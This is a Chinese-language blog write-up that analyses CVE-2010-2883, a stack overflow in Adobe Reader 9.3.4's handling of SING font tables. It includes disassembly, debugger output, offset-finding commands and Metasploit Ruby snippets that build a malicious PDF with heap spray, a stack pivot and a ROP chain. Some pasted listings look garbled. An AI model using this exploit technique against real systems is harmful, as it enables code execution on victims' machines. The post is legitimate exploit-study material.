

CVE-2010-2883 分析

于4月 23, 2018由SWRhapsody发布

前景提要

这个CVE是《漏洞战争》上的第一个案例同时我也是第一次分析CVE，原来好像是个0day。看了书上的分析结果水平不够完全不能理解。也看了几个其他的博客，感觉很多都更关注于这个exploit是怎么运作的而不是这个exploit是如何写出来的。

靶机环境：Windows xp sp3 en

漏洞软件：Adobe Reader 9.3.4

漏洞位置

这个漏洞是因为在调用 `strcat` 时没有对字符串的长度进行限制而导致的栈溢出，具体发生在如下位置

```
text: 00401070      push    esi                ; int
text: 00401071      lea     ecx, [ebp+100h+var_12C]
text: 00401072      call    sub_00401066
text: 00401073      mov     eax, [ebp+100h+var_12C]
text: 00401074      cmp     eax, esi
text: 00401075      mov     byte ptr [ebp+100h+var_10C], 2
text: 00401076      jz      short loc_004010C4
text: 00401077      mov     ecx, [eax]
text: 00401078      and     ecx, 0FFFFFFh
text: 00401079      jz      short loc_0040109F
text: 0040107A      cmp     ecx, 100h
text: 0040107B      jnz     short loc_004010C8
text: 0040107C      loc_0040109F:
text: 0040107D      add     eax, 10h          ; CODE XREF: sub_00401079+9C
text: 0040107E      push    eax                ; char *
text: 0040107F      lea     eax, [ebp+100h+var_108]
text: 00401080      push    eax                ; char *
text: 00401081      mov     [ebp+100h+var_108], 0
text: 00401082      call    strcat
text: 00401083      pop     ecx
text: 00401084      pop     ecx
text: 00401085      lea     eax, [ebp+100h+var_108]
text: 00401086      push    eax
text: 00401087      mov     ecx, #6x
text: 00401088      call    sub_00401243
```

adobe reader 在处理 SING table时会调用这段代码，并且没有对 SING 中uniqueName字段的长度进行限制，而 `strcat` 读取时以 NULL 为结束标志。原来 0day 的作者用 TTF 中的 SING 表来触发这个漏洞（参考[1]中注释可以看到 msf 这个 module 的作者也重用了 0day 的那个 TTF 只是改写了SING table）。这个 SING 是 OpenType 字体，SING gaiji solution，但我没有拿到参考[2]中提到的详细文

SWRhapsody

```


1  ttf stream
2  xref << pdf.length
3  compressed = Zlib::Deflate.deflate(ttf)
4  pdf << io_def(10) << n_obfu("<</Length %s/Filter/FlateDecode/Length1 %s>>" % [compressed.l
5  pdf << "stream" << eol
6  pdf << compressed << eol
7  pdf << "endstream" << eol
8  pdf << endobj
9
10 # js action
11 xref << pdf.length
12 pdf << io_def(11) << n_obfu("<<")
13 pdf << n_obfu("/Type/Action/S/JavaScript/JS ") + io_ref(12)
14 pdf << n_obfu(">>") << eol
15 pdf << endobj
16
17 # js stream
18 xref << pdf.length
19 compressed = Zlib::Deflate.deflate(ascii_hex_whitespace_encode(js))
20 pdf << io_def(12) << n_obfu("<</Length %s/Filter[/FlateDecode/ASCIIHexDecode]>>" % compres
21 pdf << "stream" << eol
22 pdf << compressed << eol
23 pdf << "endstream" << eol
24 pdf << endobj

```

用户在打开恶意pdf时 js 部分代码负责完成 heap spray 的任务，让后在处理 ttf 中 SING table 时触发漏洞，跳转执行 shellcode。若不熟悉 pdf 文件结构可以看下参考[4]和[5]的官方 reference。

利用

找到漏洞位置之后一般需要能够控制eip，但这个漏洞对于eip的控制不是那么的容易，在程序执行完 `strcat` 之后eip不是能够直接被我们控制的。我对于写 exploit 的经验并不多，根据corelan和 fuzzy security 的教程来讲要先生成 pattern 来对eip以及其他的一些我们能控制的字段的偏移进行定位。



```

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
596
Am8Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af
3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An
3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At
root@kali:~#

```

在这里我为了方便使用了参考[1]中的module，改写如下代码

```

1  def make_ttf
2    ttf_data = ""
3
4    # load the static ttf file
5
6    # NOTE: The 0day used Vera.ttf (785d2fd45984c6548763ae6702d83e20)
7    path = File.join( Msf::Config.data_directory, "exploits", "cve-2010-2883.ttf" )
8    fd = File.open( path, "rb" )
9    ttf_data = fd.read(fd.stat.size)

```

SWRhapsody

```

15     0, 1, # tableVersionMajor, tableVersionMinor (0.1)
16     0xe01, # glyphletVersion
17     0x100, # embeddingInfo
18     0, # mainGID
19     0, # unitsPerEm
20     0, # vertAdvance
21     0x3a00 # vertOrigin
22 ].pack('vvvvvvvv')
23 # uniqueName
24 # "The uniqueName string must be a string of at most 27 7-bit ASCII characters"
25 sing << PATTERN_HERE
26
27 ttf_data
28 end

```

生成的pdf读取后可以看到eax和ebx已经被我们控制，但没有控制eip



这个时候继续往下跑，你会发现程序在 0x7001400 处崩了

```

1 070013F7 8D41 1C LEA EAX,DWORD PTR DS:[ECX+1C]
2 070013FA 8945 F8 MOV DWORD PTR SS:[EBP-8],EAX
3 070013FD 8B45 F8 MOV EAX,DWORD PTR SS:[EBP-8]
4 07001400 F0:FF08 LOCK DEC DWORD PTR DS:[EAX] ; LOCK prefix

```

这里 DWORD PTR DS:[EAX] 一定要是个有效的地址，不然就会被 SEH 捕获最终导致崩溃，不过我没有搞清楚msf中为什么要用 0x4a8a08e2 这个地址

```

1 # 0xffffffff gets written here @ 0x7001400 (in BIB.dll)
2 sing[0x140, 4] = [0x4a8a08e2 - 0x1c].pack('V')

```

看寄存器可以看到这里的offset

```


Registers (FPU)
EAX 6B413187
ECX 6B41316B
EDX 07018BFC BIB.07018BFC
EBX 0012E608 ASCII "k1Ak2Ak3Ak4"
ESP 0012E44C
EBP 0012E454
ESI 0012E608 ASCII "k1Ak2Ak3Ak4"
EDI 04842F98
EIP 07001400 BIB.07001400
C 0 ES 0023 32bit 0(FFFFFFFF)

```

```

root@kali:~# ./usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l
596 -q 6B413187
[+] No exact matches, looking for likely candidates...
[+] Possible match at offset 384 (adjusted | little-endian: 28 | big-endian: 104
4588 | ) byte offset 0
root@kali:~#

```




SWRhapsody

JE CoolType.080172CE 后直接退出。IDA 中看下流程图


```
00030E82  FF15 24122808 CALL DWORD PTR DS:[8231224] 01B.  
00030E88  59          POP ECX  
00030E89  8045 E4     LEA EAX, DWORD PTR SS:[EBP-1C]  
00030E8C  50         PUSH EAX  
00030E8D  53         PUSH EBX  
00030E8E  57         PUSH EDI  
00030E8F  E8 2A8DF0FF CALL CoolType.08016E0E  
00030E94  83C4 0C     ADD ESP, 0C  
00030E97  84C8       TEST AL, AL  
00030E99  75 33       JNZ SHORT CoolType.0803CEEE  
00030E9B  3975 E4     CMP DWORD PTR SS:[EBP-1C],ESI  
00030E9E  74 09       JE SHORT CoolType.08030EC9
```

```
00016C2F  895D 08     MOV DWORD PTR SS:[EBP-30],EBX  
00016C32  895D EC     MOV DWORD PTR SS:[EBP-14],EBX  
00016C35  E8 E24E0000 CALL CoolType.0801BB1C  
00016C3A  3BC3       CMP EAX, EBX  
00016C3C  59         POP ECX  
00016C3D  8945 E8     MOV DWORD PTR SS:[EBP-18],EAX  
00016C3F  0F34 88060000 JE CoolType.080172CE  
00016C45  5A 01     PUSH 1  
00016C48  53         PUSH EBX  
00016C49  53         PUSH EBX  
00016C4A  8045 EC     LEA EAX, DWORD PTR SS:[EBP-14]
```




可以看到 JE CoolType.080172CE 直接跳到结束。对于exploit这段的分析我看了参考[6]中的解释，eax和ebx 的赋值由 CALL CoolType.0801BB1C 完成，CoolType.0801BB1C 会直接跳转到如下片段

SWRhapsody



代码不断在 dump 中寻找与 ecx 相等的地址，VUPEN解释是在寻找一个指针，但继续往下之前我们来看下 offset



这里 ecx 的偏移是0x244(508)+0x10=0x254

eax dump 中的值

Address	Hex dump	ASCII
02459634	F4 DB 19 08 6C 00 00 00	l...l...
0245963C	90 90 45 02 00 00 00 00	EEEE....
02459644	00 00 00 00 00 00 00 00
0245964C	00 00 00 00 00 00 00 00

如果找不到 CoolType.0801BB1C 会让eax 为 0，这时

```
1 08016C3A . 3BC3 CMP EAX,EBX
```

会让JE成功，于是我们就结束了。

看下 msf 中的片段

```
1 # Without the following, sub_801ba57 returns 0.
2 sing[0x24c, 4] = [0x6c].pack('V')
```

SWRhapsody



这里要再次看下VUPEN的解释

Basically ecx must equal [eax+4] to make this function return something other than NULL. So which values are pointed by eax + 4?

```
1 0x0000006c
2 0x0000006b
3 0x00000070
4 0x0000006f
5 0x0000006d
```

Remember that since a strcat is exploited, null bytes cannot be used! Initially arg_0 + 4 points to 0x0000006D which means this value must not be touched and thus a limited amount of bytes should be copied on the stack. That's why the author of this exploit did not overwrite the whole stack but only a part.

改好之后继续跑可以看到程序又崩了，看下崩的位置




很好这个 `call dword ptr [eax]` 相当于让我们控制了eip，不过我们先往前面看一段

1	080B2CB	> 8B06	MOV EAX,DWORD PTR DS:[ESI]
2	080B2CD	. 885D 1F	MOV BYTE PTR SS:[EBP+1F],BL
3	080B2D0	. FF50 70	CALL DWORD PTR DS:[EAX+70]
4	080B2D3	. 57	PUSH EDI
5	080B2D4	. 8D4E 14	LEA ECX,DWORD PTR DS:[ESI+14]
6	080B2D7	. E8 6432F9FF	CALL CoolType.0801E540
7	080B2DC	. C86 E0000000	>MOV BYTE PTR DS:[ESI+E0],1
8	080B2E3	. 8B47 3C	MOV EAX,DWORD PTR DS:[EDI+3C]
9	080B2E6	. 3BC3	CMP EAX,EBX
10	080B2E8	. 8986 F4020000	MOV DWORD PTR DS:[ESI+2F4],EAX
11	080B2EE	. 899E F8020000	MOV DWORD PTR DS:[ESI+2F8],EBX
12	080B2F4	. 895D FC	MOV DWORD PTR SS:[EBP-4],EBX
13	080B2F7	. 75 07	JNZ SHORT CoolType.0808B300
14	080B2F9	> 32C0	XOR AL,AL
15	080B2FB	. E9 94020000	JMP CoolType.0808B594
16	080B300	> 8D4D FC	LEA ECX,DWORD PTR SS:[EBP-4]
17	080B303	. 51	PUSH ECX
18	080B304	. 53	PUSH EBX


SWRhapsody

`MOV EAX, DWORD PTR DS:[EDI+5C]` 让我们可以控制 `eax` 因为这时候 `edit32` 在我们的控制之下



这里感觉有点巧，不知0day的作者是怎么找到的。接下来控制 `eax` 基本就结束。

先获取 offset



加上 SING table 的长度

```
1 # This becomes our new EIP (puts esp to stack buffer)
2 ret = 0x4a80cb38 # add ebp, 0x794 / leave / ret
3 sing[0x208, 4] = [ret].pack('V')
```

这里就直接开始 ROP 了，但是原作者并没有用 `VirtualAlloc`, `VirtualProtect`, `HeapCreate`, `WriteMemory` 等这些常见的方法而是采用了 `createfile`，不知是不是为了规避 AV 的检测。

```
1 4A84903C CreateFileA           // create the file iso88591
2 4A849038 CreateFileMappingA    // attrib RWE
3 4A849030 MapViewOfFile         // load this file in memory with RWE flags
4 4A849170 memcpy                // copy the payload
```

SWRhapsody

多 `# add ebp, 0x794 / leave / ret` 好像是手找的, 我在mona中没看到。至于对于dll的选取

The story could end there, but the ROP sequence used is technically uncommon. Reader uses icucnv36.dll which does not change across versions (at least since Reader 9.2.0) and does not support ASLR. An exploit writer can then base his ROP on this DLL to target Reader versions >= 9.20 with the same malicious PDF file, and this library was used by the attacker.



这个exploit还是相当精巧的。

参考

- [1] msf module: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/fileformat/adobe_cooltype_sing.rb
- [2] <https://blogs.forcepoint.com/security-labs/brief-analysis-adobe-reader-sing-table-parsing-vulnerability-cve-2010-2883>
- [3] <http://ahageek.com/blog/cve-2010-2883/>
- [4] <http://resources.infosecinstitute.com/pdf-file-format-basic-structure/>
- [5] https://www.adobe.com/devnet/pdf/pdf_reference.html
- [6] <https://rstforums.com/forum/topic/40085-vupen-0-day-exploit-technical-analysis/>
- [7] <https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/>
- [8] <https://www.fuzzysecurity.com/tutorials/expDev/8.html>

分类: EXERCISE

SWRhapsody

0 条评论

发表评论

名称 *

电子邮件 *

网站

在想些什么?

发表评论

近期文章

[携程Apollo YAML 反序列化](#)

[CVE-2020-5410](#)

[CodeQL部分源码简读](#)

SWRhapsody

近期评论

文章归档

2020年8月

2020年6月

2020年5月

2020年3月

2020年1月

2019年12月

2019年11月

2019年8月

2019年7月

2019年5月

2019年4月

2019年1月

2018年11月

2018年10月

2018年9月

2018年4月

2018年3月

2018年2月

2018年1月

SWRhapsody

[Cheat Sheet](#)[cryptography](#)[Exercise](#)[Exploit](#)[HackTheBox](#)[Penetration Test](#)[Uncategorized](#)

相关文章

EXERCISE

CodeQL部分源码简读

Introduction CodeQL 也用了不少时间了，从最初的不会 [阅读更多...](#)

CHEAT SHEET

CodeQL 部分使用记录

前言 CodeQL 是一个代码分析引擎，主要原理是通过对代码进行构建并 [阅读更多...](#)

SWRhapsody

Java 反编译工具

在复现 CVE-2019-15012 遇到了一个非常坑的地方，使用 J [阅读更多...](#)

ABOUT

Hestia | 由Themelsle开发